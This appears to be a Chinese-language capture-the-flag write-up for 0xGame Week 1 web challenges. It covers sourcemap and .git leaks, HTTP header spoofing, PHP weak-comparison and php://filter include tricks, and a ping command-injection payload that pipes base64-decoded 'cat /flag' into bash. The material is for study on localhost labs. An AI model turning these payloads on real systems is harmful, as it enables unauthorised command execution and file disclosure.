


# Week 1

## signin

考点是 sourcemap 泄露

F12 - 源代码/来源, 找到 /src/main.js



当然也能看 `/assets/index-33309f51.js` 的最后一行

```

//# sourceMappingURL=index-33309f51.js.map

```

访问 `/assets/index-33309f51.js.map` 然后全局搜索 `0xGame` 关键词即可

## hello\_http

http 协议基础知识

```

POST /?query=ctf HTTP/1.1
Host: localhost:8012
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: HarmonyOS Browser
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,
*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: role=admin
Connection: close
Content-Type: application/x-www-form-urlencoded
X-Forwarded-For: 127.0.0.1
Referer: ys.mihoyo.com
Content-Length: 14

action=getflag


```

# repo\_leak

Notice 提示 Using Git for version control, 存在 .git 泄露

```
githacker --url http://localhost:8013/ --output-folder test
```

git commit 查看历史 commits



```
git log
commit 5a2ab4bac688bf0620adc517810f834d725407b4 (HEAD -> main, origin/main, origin/HEAD)
Author: X1r0z <i@exp10it.cn>
Date: Mon Sep 25 11:09:32 2023 +0800

    add post: notice

commit 8a5b670558921bd232d75b29542492f00698298b
Author: X1r0z <i@exp10it.cn>
Date: Mon Sep 25 11:08:10 2023 +0800

    add post: flag

commit ea44cb8ff3c27bb1db6d3acc4c875144d295045d
Author: X1r0z <i@exp10it.cn>
Date: Mon Sep 25 11:06:52 2023 +0800

    first commit
~
~
~
~
~
~
~
~
~
~
(END)
```

回退到上一个版本

```
git reset --hard HEAD^
```

本地再起一个 http server 就能看到 flag 了

# Flag

📅 2023.8.30    📅 2023.9.25    ✎ 3    ⌚ 1 min

flag is OxGame{3fc49725-23b5-4f28-8c64-16a3459b67b7}

# Hello World

📅 2023.8.30    📅 2023.9.25    ✎ 2    ⌚ 1 min

Hello World!

或者对着本地文件嗯搜也行

## baby\_php

首先是 PHP md5 0e 的弱类型比较, `0e123213` 会被当做科学计数法, 类型转换之后就是 `0`

然后需要绕过 `is_numeric` 和 `intval`

`is_numeric` 如果包含一些乱七八糟的东西比如空格, 字母之类的就会返回 `False`

`intval` 在类型转换的时候会取整, 因此可以加个小数点, 并且 `intval` 也会截断非数字的部分

最后是 PHP 伪协议的利用, 需要用 `php://filter` 的过滤器将 `flag.php` 的内容进行 base64 编码, 最后解码就能拿到 flag

```
POST /?a=240610708&b=s878926199a HTTP/1.1
Host: localhost:8014
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.0.0 Safari/537.36
```

```
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: close
Content-Type: application/x-www-form-urlencoded
Cookie: name=php://filter/read=convert.base64-encode/resource=flag
Content-Length: 9

c=1024.1a
```

这里需要注意 `name=flag` 并不会拿到 flag, 因为 `include` 的本质就是执行某个 php 文件, `include('flag.php')` 跟你直接拿浏览器去访问 `flag.php` 没有任何区别

flag.php 的内容如下

```
<?php
$flag = 'xxx';
?>
```

`include` 之后程序只是定义了一个 `$flag` 变量, 也没有别的操作, 更别说查看 flag 了

正确的解法是用 `php://filter`, 将 `flag.php` 的内容进行 base64 编码, 然后传入 `include`

`include` 接受的内容如果以 `<?php` 开头, 则会把这段内容解析为 PHP 代码, 否则会将其视为纯文本, 啥也不干直接输出, 这也是为什么 base64 编码之后就能读到 `flag.php` 源码的原因

## ping

右键源代码可以看到 hint

```
visit '/api.php?source' for hint
```

`sanitize` 函数会 replace 一些字符

`;` 用 `%0a` 绕过, 空格用 `${IFS}` 绕过, `/` 以及 `flag` 用 base64 编码绕过 (网上参考文章很多)

然后 `preg_match` 会匹配一个 IP 的正则表达式, 但是正则前后并没有包含 `^...$`, 因此像 `test127.0.0.1test` 这种形式也能够通过检测

payload

```
ip=#127.0.0.1%0aecho${IFS}Y2F0IC9mbGFnCg==|base64${IFS}-d|bash
```

前端对 IP 的格式做了限制但是并没有什么用, F12 改一改或者直接用 burpsuite 发包就行